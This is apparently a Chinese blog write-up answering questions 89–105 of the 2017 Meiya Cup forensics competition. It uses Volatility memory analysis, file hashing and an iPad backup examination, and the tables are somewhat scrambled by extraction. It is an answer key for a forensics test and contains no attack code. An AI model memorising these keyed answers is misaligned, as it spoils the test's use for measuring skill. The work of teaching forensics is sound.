| √ | E. | FD3AFD63F34F167EAD59CD66B08ADEBF |

解题：使用取证大师计算其哈希值



| | | |
|---|----|------------------------------|
| | 89 | 在该段内存中，共运行了多少个进程(以独立程序ID计算)？ |
| | A. | 16 |
| | B. | 25 |
| | C. | 48 |
| √ | D. | 54 |
| | E. | 62 |

解题：使用volatility软件，

方法一：

命令：

```
volatility -f Me.vmem --profile=Win81u1x86 pslist > pslist.txt
```

输出文件的头两行说明部分删掉，即最后一行是进程数的总数量

```
UTC+0000
52 0xb3851a80 taskhost.exe
UTC+0000
53 0x9c492780 w3wp.exe
UTC+0000
54 0x8985dc80 WmiPrvSE.exe
UTC+0000
55
```

Normal text file CSDN @A349 奇乃正

方法二：

使用取证大师内存镜像分析工具找到54个进程



解析已完成，共发现 5791 项结果，用时 00:02:26

返回

| 进程 | 服务 | 文件 | 动态链接库 | 网络连接 | 设备 | 驱动 | Sockets | TrueCrypt | BitLocker | 微信密钥 |
|----|----------------|------|-------|------|-----|------|---------|---------------------|----------------------|------|
| 序号 | 进程名称 | 进程ID | 父进程ID | 线程数 | 句柄数 | 会话ID | wow64 | 创建时间 | 退出时间 | |
| 44 | chrome.exe | 3904 | 3840 | 6 | 0 | 1 | 1 | 2017-10-30 19:36:55 | | |
| 45 | chrome.exe | 4040 | 3840 | 2 | 0 | 1 | 1 | 2017-10-30 19:36:56 | | |
| 46 | iPodService.ex | 4252 | 516 | 12 | 0 | 0 | 0 | 2017-10-30 19:36:58 | | |
| 47 | chrome.exe | 4440 | 3840 | 8 | 0 | 1 | 1 | 2017-10-30 19:36:59 | | |
| 48 | chrome.exe | 4580 | 3840 | 10 | 0 | 1 | 1 | 2017-10-30 19:37:00 | | |
| 49 | d14c85a9c.exe | 4700 | 1536 | 0 | 0 | 0 | 0 | 2017-10-30 19:40:27 | 2017-10-30 19:40:... | |
| 50 | QQBrowser.exe | 3932 | 1676 | 0 | 0 | 0 | 0 | 2017-10-30 19:46:27 | 2017-10-30 19:46:... | |
| 51 | filezilla.exe | 3096 | 3124 | 20 | 0 | 1 | 0 | 2017-10-30 19:46:29 | | |
| 52 | taskhost.exe | 5732 | 836 | 10 | 0 | 0 | 1 | 2017-10-30 19:51:21 | | |
| 53 | w3wp.exe | 5752 | 1772 | 9 | 0 | 0 | 0 | 2017-10-30 19:56:27 | | |
| 54 | WmiPrvSE.exe | 4196 | 580 | 9 | 0 | 0 | 1 | 2017-10-30 20:11:49 | | |

CSDN @Ad49 郭力正

| | | |
|---|----|--|
| | 90 | 就进程w3wp.exe而言，下列哪项是该程序产生次序？ |
| | A. | wininit.exe >services.exe > w3wp.exe > svchost.exe |
| | B. | smss.exe >services.exe > svchost.exe > w3wp.exe |
| ✓ | C. | wininit.exe >services.exe > svchost.exe > w3wp.exe |
| | D. | csrss.exe >> svchost.exe > services.exe > w3wp.exe |
| | E. | System >services.exe > svchost.exe > w3wp.exe |

解题： volatility -f Me.vmem --profile=Win81u1x86 pstree > pstree.txt

| Name | Pid | PPid | Thds |
|--------------------------------|------|------|------|
| 0x828fec80:wininit.exe | 416 | 352 | 1 |
| . 0x828f2040:lsass.exe | 524 | 416 | 6 |
| . 0x828e8040:services.exe | 516 | 416 | 5 |
| ... 0x8db00740:QQProtect.exe | 1536 | 516 | 20 |
| ... 0xb38dc700:d14c85a9c.exe | 4700 | 1536 | 0 |
| ... 0x9c5b0040:svchost.exe | 2304 | 516 | 11 |
| ... 0x9c5a6980:svchost.exe | 2284 | 516 | 3 |
| ... 0x8db56580:svchost.exe | 1620 | 516 | 8 |
| ... 0x8dbb7c80:MsMpEng.exe | 1812 | 516 | 15 |
| ... 0x9149f040:svchost.exe | 792 | 516 | 18 |
| ... 0x914bc2c0:svchost.exe | 932 | 516 | 15 |
| ... 0x8daf2c80:dasHost.exe | 1520 | 932 | 7 |
| ... 0xb39152c0:iPodService.exe | 4252 | 516 | 12 |
| ... 0x8dbe19c0:wlms.exe | 1932 | 516 | 2 |
| ... 0x8dadb1c0:mDNSResponder. | 1452 | 516 | 5 |
| ... 0x915f5c80:svchost.exe | 1076 | 516 | 36 |
| ... 0x8da46380:spoolsv.exe | 1212 | 516 | 12 |
| ... 0x8db762c0:vmtoolad.exe | 1728 | 516 | 11 |
| ... 0x8da53c80:svchost.exe | 1248 | 516 | 22 |
| ... 0x8d750540:svchost.exe | 580 | 516 | 11 |
| ... 0xac2fd580:ChsIME.exe | 3228 | 580 | 7 |
| ... 0x8985dc80:WmiPrvSE.exe | 4196 | 580 | 9 |
| ... 0xb39c58c0:NisSrv.exe | 4064 | 516 | 9 |
| ... 0x8db6e040:Tsservice.exe | 1676 | 516 | 20 |
| ... 0xb39639c0:QQBrowser.exe | 3932 | 1676 | 0 |
| ... 0xdab4780:svchost.exe | 1364 | 516 | 8 |
| ... 0x8dafbc40:msdtc.exe | 2560 | 516 | 9 |
| ... 0x8daeae8c0:svchost.exe | 1476 | 516 | 11 |
| ... 0x8d7d5040:svchost.exe | 608 | 516 | 11 |
| ... 0x9c5df580:dllhost.exe | 2384 | 516 | 12 |
| ... 0x8daa3500:AppleMobileDev | 1380 | 516 | 9 |
| ... 0xac3b0040:SearchIndexer. | 3644 | 516 | 16 |
| ... 0x8db8f040:svchost.exe | 1772 | 516 | 15 |
| ... 0x9c492780:w3wp.exe | 5752 | 1772 | 9 |
| ... 0x914ad4c0:svchost.exe | 880 | 516 | 22 |

CSDN@ASUS 奇乃正

| | | | |
|----|--|------|--|
| 91 | 根据调查资料，Eric总是使用filezilla软件上传/下载文件。filezilla的程序ID是什么？ | | |
| | A. | 4 | |
| | B. | 780 | |
| | C. | 820 | |
| √ | D. | 3096 | |
| | E. | 3228 | |

解题: 命令:

volatility -f Me.vmem --profile=Win81u1x86 pslist > pslist.txt

| | 0xb38dc700 d14c85a9c.exe | 4700 | 1536 |
|--|--------------------------|------|------|
| | 0xb39639c0 QQBrowser.exe | 3932 | 1676 |
| | 0x9c474800 filezilla.exe | 3096 | 3124 |
| | 0xb3851a80 taskhost.exe | 5732 | 836 |
| | 0x9c492780 w3wp.exe | 5752 | 1772 |

| | | | |
|----|-----------------------------------|------|--|
| 92 | 上述filezilla进程的父程序(Parent PID)是什么？ | | |
| | A. | 516 | |
| | B. | 1536 | |
| | C. | 1676 | |

| | | |
|---|----|-----------------------------------|
| | 92 | 上述filezilla进程的父程序(Parent PID)是什么? |
| | D. | 2284 |
| √ | E. | 3124 |

解题:

命令:

```
volatility -f Me.vmem --profile=Win81u1x86 pslist > pslist.txt
```

| | | | |
|------------|---------------|------|------|
| 0xb38dc700 | d14c85a9c.exe | 4700 | 1536 |
| 0xb39639c0 | QQBrowser.exe | 3932 | 1676 |
| 0x9c474800 | filezilla.exe | 3096 | 3124 |
| 0xb3851a80 | taskhost.exe | 5732 | 836 |
| 0x9c492780 | w3wp.exe | 5752 | 1772 |

| | | |
|---|----|------------------------------|
| | 93 | 你知道程序ID:3932是什么进程(process)吗? |
| | A. | winlogon.exe |
| √ | B. | QQBrowser.exe |
| | C. | QQProtect.exe |
| | D. | svchost.exe |
| | E. | chrome.exe |

解题: 方法同上题


| | | | | |
|---|------------|---------------|------|------|
| 1 | 0xb38dc700 | d14c85a9c.exe | 4700 | 1536 |
| 2 | 0xb39639c0 | QQBrowser.exe | 3932 | 1676 |
| 3 | 0x9c474800 | filezilla.exe | 3096 | 3124 |
| 4 | 0xb3851a80 | taskhost.exe | 5732 | 836 |

| | | |
|---|----|--|
| | 94 | 请从该段内存中提取(Extract)上述filezilla进程的原来执行档 - filezilla.exe文件，并计算其md5哈希值(hash value)。下列哪行是该md5哈希值? |
| | A. | 43502d07de3d31f05f1623b76c47a58e |
| √ | B. | 7cac848d4a36e5c5d3773b4cd213fab4 |
| | C. | 2717eae9129e3943d33c639825654425 |
| | D. | 98eb240853589172c82e3d7935e9b7ba |
| | E. | 147fc1da6b0a752be633dcb20553450 |

解题: 使用命令

```
volatility -f Me.vmem --profile=Win81u1x86 procdump -p pid -D /下载的路径
```

再将导出来的文件计算md5值



| 根据上述的取回的文件filezilla.exe，它在执行时会呼叫多少个动态连结函式库(Dynamic Linked Library)? | | |
|---|----|--|
| A. | 32 | |
| B. | 56 | |
| C. | 73 | |
| √ D. | 82 | |
| E. | 98 | |

解题:

命令:

```
volatility -f Me.vmem --profile=Win81u1x86 dlllist > dlllist.txt
```

导出的文件计算头减去尾部的行数，得82

| | | | |
|------|------------|----------|--|
| 3032 | 0x72f80000 | 0x42000 | 0x0 C:\Windows\System32\UIAnimation.dll |
| 3033 | 0x731c0000 | 0x181000 | 0x0 C:\Windows\system32\dwrite.dll |
| 3034 | 0x74d50000 | 0x4b000 | 0x0 C:\Windows\system32\mswsock.dll |
| 3035 | 0x74bc0000 | 0x7e000 | 0x0 C:\Windows\SYSTEM32\DNSAPI.dll |
| 3036 | 0x6ddd0000 | 0x21000 | 0x0 C:\Program Files\Bonjour\mdnsNSP.dll |
| 3037 | 0x71f90000 | 0x20000 | 0x0 C:\Windows\SYSTEM32\Iphlpapi.dll |
| 3038 | 0x71dc0000 | 0x8000 | 0x0 C:\Windows\SYSTEM32\WINNSI.dll |
| 3039 | 0x6dda0000 | 0x8000 | 0x0 C:\Windows\System32\rasadhlp.dll |
| 3040 | 0x71ba0000 | 0x46000 | 0x0 C:\Windows\System32\fwpvcnt.dll |
| 3041 | 0x730a0000 | 0x50000 | 0x0 C:\Windows\System32\oleacc.dll |
| 3042 | 0x73600000 | 0x1d9000 | 0x0 C:\Windows\system32\d3d11.dll |
| 3043 | 0x73580000 | 0x69000 | 0x0 C:\Windows\system32\dxgi.dll |
| 3044 | 0x66ed0000 | 0x218000 | 0x0 C:\Windows\SYSTEM32\D3D10Warp.dll |
| 3045 | 0x73ac0000 | 0x46000 | 0x0 C:\Windows\SYSTEM32\dcamp.dll |
| 3046 | | | ***** |

CSDN @A349 奇乃正

```
2958 filezilla.exe pid: 3096
2959 Command line : "C:\Program Files\FileZilla FTP Client\filezilla.exe"
2960
2961
2962 Base Size LoadCount Path 3045-2963
2963

```

| | | | |
|------|------------|-----------|---|
| 2964 | 0x00400000 | 0xd30000 | 0x0 C:\Program Files\FileZilla FTP Client\filezilla.exe |
| 2965 | 0x77ba0000 | 0x16a000 | 0x0 C:\Windows\SYSTEM32\ntdll.dll |
| 2966 | 0x75a40000 | 0x100000 | 0x0 C:\Windows\system32\KERNEL32.DLL |
| 2967 | 0x756e0000 | 0xd9000 | 0x0 C:\Windows\system32\KERNELBASE.dll |
| 2968 | 0x760b0000 | 0x7c000 | 0x0 C:\Windows\system32\ADVAPI32.dll |
| 2969 | 0x73b10000 | 0x206000 | 0x0 C:\Windows\WinSxS\x86_microsoft.windows.common-controls_6595b64144ccf |
| 2970 | 0x75b40000 | 0x9b000 | 0x0 C:\Windows\system32\COMDLG32.DLL |
| 2971 | 0x75550000 | 0x188000 | 0x0 C:\Windows\system32\CRYPT32.dll |
| 2972 | 0x76210000 | 0x110000 | 0x0 C:\Windows\system32\GDI32.dll |
| 2973 | 0x6c6c0000 | 0x16000 | 0x0 C:\Windows\SYSTEM32\MPR.DLL |
| 2974 | 0x75be0000 | 0xc3000 | 0x0 C:\Windows\system32\msvcrtd.dll |
| 2975 | 0x72410000 | 0x13000 | 0x0 C:\Windows\SYSTEM32\NETAPI32.dll |
| 2976 | 0x75e80000 | 0x5000 | 0x0 C:\Windows\system32\Normaliz.dll |
| 2977 | 0x76360000 | 0x129000 | 0x0 C:\Windows\system32\ole32.dll |
| 2978 | 0x77b00000 | 0x97000 | 0x0 C:\Windows\system32\OLEAUT32.dll |
| 2979 | 0x75350000 | 0x40000 | 0x0 C:\Windows\SYSTEM32\POWRPROF.dll |
| 2980 | 0x764a0000 | 0x12bb000 | 0x0 C:\Windows\system32\SHELL32.dll |
| 2981 | 0x758e0000 | 0x155000 | 0x0 C:\Windows\system32\USER32.dll |
| 2982 | 0x70f60000 | 0x23000 | 0x0 C:\Windows\SYSTEM32\WINMM.DLL |
| 2983 | 0x76130000 | 0x4f000 | 0x0 C:\Windows\system32\WS2_32.dll |

CSDN @A349 奇乃正

| | |
|------|---|
| 96 | 在Eric的电脑中，还储存有一个同名的文件filezilla.exe，你能找到该文件的md5哈希值(hash value)吗？ |
| A. | 43502d07de3d31f05f1623b76c47a58e |
| B. | 7cac848d4a36e5c5d3773b4cd213fab4 |
| ✓ C. | 2717eae9129e3943d33c639825654425 |
| D. | 98eb240853589172c82e3d7935e9b7ba |
| E. | 147fc1da6b0a752be633dcb20553450 |

解题：

文件名: filezilla.exe
 文件扩展名: exe
 逻辑大小(字节): 13,594,280
 访问时间: 2017-11-01 10:06:11
 创建时间: 2017-08-15 00:08:36
 修改时间: 2017-08-15 00:08:36
 签名: 匹配
 描述: 文件,存档
 物理大小(字节): 13,594,624
 物理位置: 11,829,260,288
 物理扇区: 23,104,024
 MD5值: 2717eae9129e3943d33c639825654425
 SHA-1值: 500F1D89395F971F0CD84D8F7ED25AD308DE4E25
 SHA-256值: AD6A045DB9C76DA8D1FB31A15BEF59C9C15549D00E6496005D87F803B0A1
 原始路径: E:\镜像\2017年美亚杯取证大赛\2017团队赛\Window\Window 8\NCFC(Group).E01\分区2_本地磁盘[D]:\Program Files\FileZilla FTP Client\filezilla.exe
 完整路径: 2017年美亚杯-团队赛-Window 8\E:\镜像\2017年美亚杯取证大赛\2017团队赛\Window\Window 8\NCFC(Group).E01\分区2_本地磁盘[D]:\Program Files\FileZilla FTP Client\filezilla.exe

CSDN @A349 奇乃正

| | | |
|---|----|-----------------------------|
| | 97 | 该段内存中有多少个连接埠与svchost.exe有关? |
| | A. | 3 |
| | B. | 4 |
| | C. | 5 |
| | D. | 6 |
| √ | E. | 7 |

解题:

命令:

```
volatility -f Me.vmem --profile=Win81u1x86 netscan > netscan.txt
```

在导出的txt文档中进行分析

(Bonus) iPad 7

| | | |
|---|----|--|
| | 98 | Eric有一个苹果可携式设备，并备份到电脑，密码是wangapple，最后备份的日期是什么? |
| | A. | 2017-10-22 |
| | B. | 2017-10-23 |
| | C. | 2017-10-24 |
| √ | D. | 2017-10-25 |
| | E. | 2017-10-26 |

解析：在取证大师—文件分析—手机备份及相关数据—苹果手机备份中可见

| 序号 | 设备型号 | 序列号 | IMEI码 | 版本信息 | 最后备份时间 |
|----|----------|------------|-----------------|------|---------------------|
| 1 | iPad Pro | DLXRH10... | 355450071494643 | 10.2 | 2017-10-25 19:23:02 |

| | | |
|---|----|-----------------|
| | 99 | 该苹果可携式设备，是什么型号? |
| | A. | MLQ32ZP/C |
| | B. | MLQ64ZP/B |
| | C. | MLQ32ZP/B |
| | D. | MLQ64ZP/A |
| √ | E. | MLQ32ZP/A |

| | | |
|--|-----|----------------|
| | 100 | 该苹果可携式设备名称是什么? |
| | A. | bean的 iPhone |

| | | |
|---|-----|-----------------|
| | 100 | 该苹果可携式设备名称是什么？ |
| √ | B. | bean的 iPad |
| | C. | bean的iPad Mini |
| | D. | bean的iPod |
| | E. | bean的iPod Touch |

解析：在手机大师—文件信息—基本信息中可见

| 序号 | 信息 | 内容 |
|----|--------|--|
| 3 | 本机号码2 | |
| 4 | 创建时间 | 2019-08-31 15:50:55 |
| 5 | 创建版本 | 14C92 |
| 6 | 设备名 | bean的 iPad |
| 7 | GUID | 754EF524A0760423B04D6C81CDCD0626 |
| 8 | ICCID | 89013802297038093133 |
| 9 | IMEI | 355450071494643 |
| 10 | 最后备份日期 | 2017-10-25 19:23:02 |
| 11 | 手机型号 | 未知 |
| 12 | 系统版本 | 10.2 |
| 13 | 序列号 | DLXRH10JGXQ4 |
| 14 | 设备ID | 6F7E653CC83768FF0A5F07724064D85FA6D4FD2B |
| 15 | 时区 | GMT+08:00 |
| 16 | 设备名称 | 6f7e653cc83768ff0a5f07724064d85fa6d4fd2b |
| 17 | 持有人编号 | |
| 18 | 证件类型 | 身份证 |
| | | CSDN @A349 奇乃正 |

| | | |
|---|-----|----------------|
| | 101 | 该苹果可携式设备序号是什么？ |
| | A. | 4D85FA6D4FD2 |
| | B. | 6F7E653CCSD48 |
| | C. | 3CCSD46F7E653 |
| √ | D. | DLXRH10JGXQ4 |
| | E. | 10JGXQ4DLXRH |

解析：在手机大师—文件信息—基本信息中可见

| | 序号 | 信息 | 内容 |
|--|----|--------|--|
| | 5 | 创建版本 | 14C92 |
| | 6 | 设备名 | bean的 iPad |
| | 7 | GUID | 754EF524A0760423B04D6C81CDCD0626 |
| | 8 | ICCID | 89013802297038093133 |
| | 9 | IMEI | 355450071494643 |
| | 10 | 最后备份日期 | 2017-10-25 19:23:02 |
| | 11 | 手机型号 | 未知 |
| | 12 | 系统版本 | 10.2 |
| | 13 | 序列号 | DLXRH10JGXQ4 |
| | 14 | 设备ID | 6F7E653CC83768FF0A5F07724064D85FA6D4FD2B |
| | 15 | 时区 | GMT+08:00 |
| | 16 | 设备名称 | 6f7e653cc83768ff0a5f07724064d85fa6d4fd2b |
| | 17 | 持有人编号 | |
| | 18 | 证件类型 | 身份证 |
| | 19 | 证件编号 | |
| | 20 | 设备性质 | 无主或其它性质手机 CSDN @A349 奇乃正 |

| | | |
|---|-----|---|
| | 102 | Eric的苹果可携式设备备份内,储存了枪的数张相片, 是与网页thegunstorelasvegas.com有关, 有多少张图片是存放于屏幕快照文件夹内? |
| | A. | 2 |
| | B. | 3 |
| √ | C. | 4 |
| | D. | 5 |
| | E. | 6 |

解析: 在火眼数据分析软件中, 基本信息—图片—屏幕快照下可见数张图片, 预览图片后发现有四张图片与题目描述相符。



| | | |
|--|-----|---|
| | 103 | 根据该苹果可携式设备的备份所显示，下列哪三项有可能是Eric意图购买的枪械型号？ |
| | i. | SPRINGFIELD M1A DS9 9MM |
| | ii | M4.223 |
| | iii | MP45 M2.0 |
| | iv | Springfield Armory SAINT AR-15 5.56/223 Carbine |
| | v | Springfield Armory SAINT AR-15 5.56/224 Carbine |

| | | |
|---|-----|--|
| | 103 | 根据该苹果可携式设备的备份所显示，下列哪三项有可能是Eric意图购买的枪械型号？ |
| | A. | i, ii, iii |
| | B. | iii, iv, v |
| √ | C. | i, iii, iv |
| | D. | i, iii, v |
| | E. | 全部皆是 |

解析：见上题图

| | | |
|--|-----|--|
| | 104 | 在Eric的苹果可携式设备的备份内，在其中一张相片中，显示一款枪价值是\$949.9，你能找出该相片的MD5哈希值？ |
| | A. | 42b3e17a7d431f8c09ff319d970faae2 |

√

B.

63878942da949014adca2a1ce304caf0

C.

4caaee44fbe76c22206dc986ac88b3006


D.

4bc423d322bca4a1cf7b407ff31ad4cc

E.

82b53001f6ceb5181ffaef472097c24a

解析：第一步：找到图片位置，第二步：导出文件



| | | |
|-----|---------------------------------|--------------|
| 105 | Eric的苹果可携式设备备份内，有多少相片与"深水战士"有关？ | |
| A. | | IMG_0006.JPG |
| B. | | IMG_0035.PNG |

| | | |
|---|-----|---------------------------------|
| | 105 | Eric的苹果可携式设备备份内，有多少相片与”深水战士”有关？ |
| √ | C. | IMG_0060.PNG |
| | D. | IMG_0062.PNG |
| | E. | IMG_0072.JPG |

解析：搜索文件名，按图找出相应图片

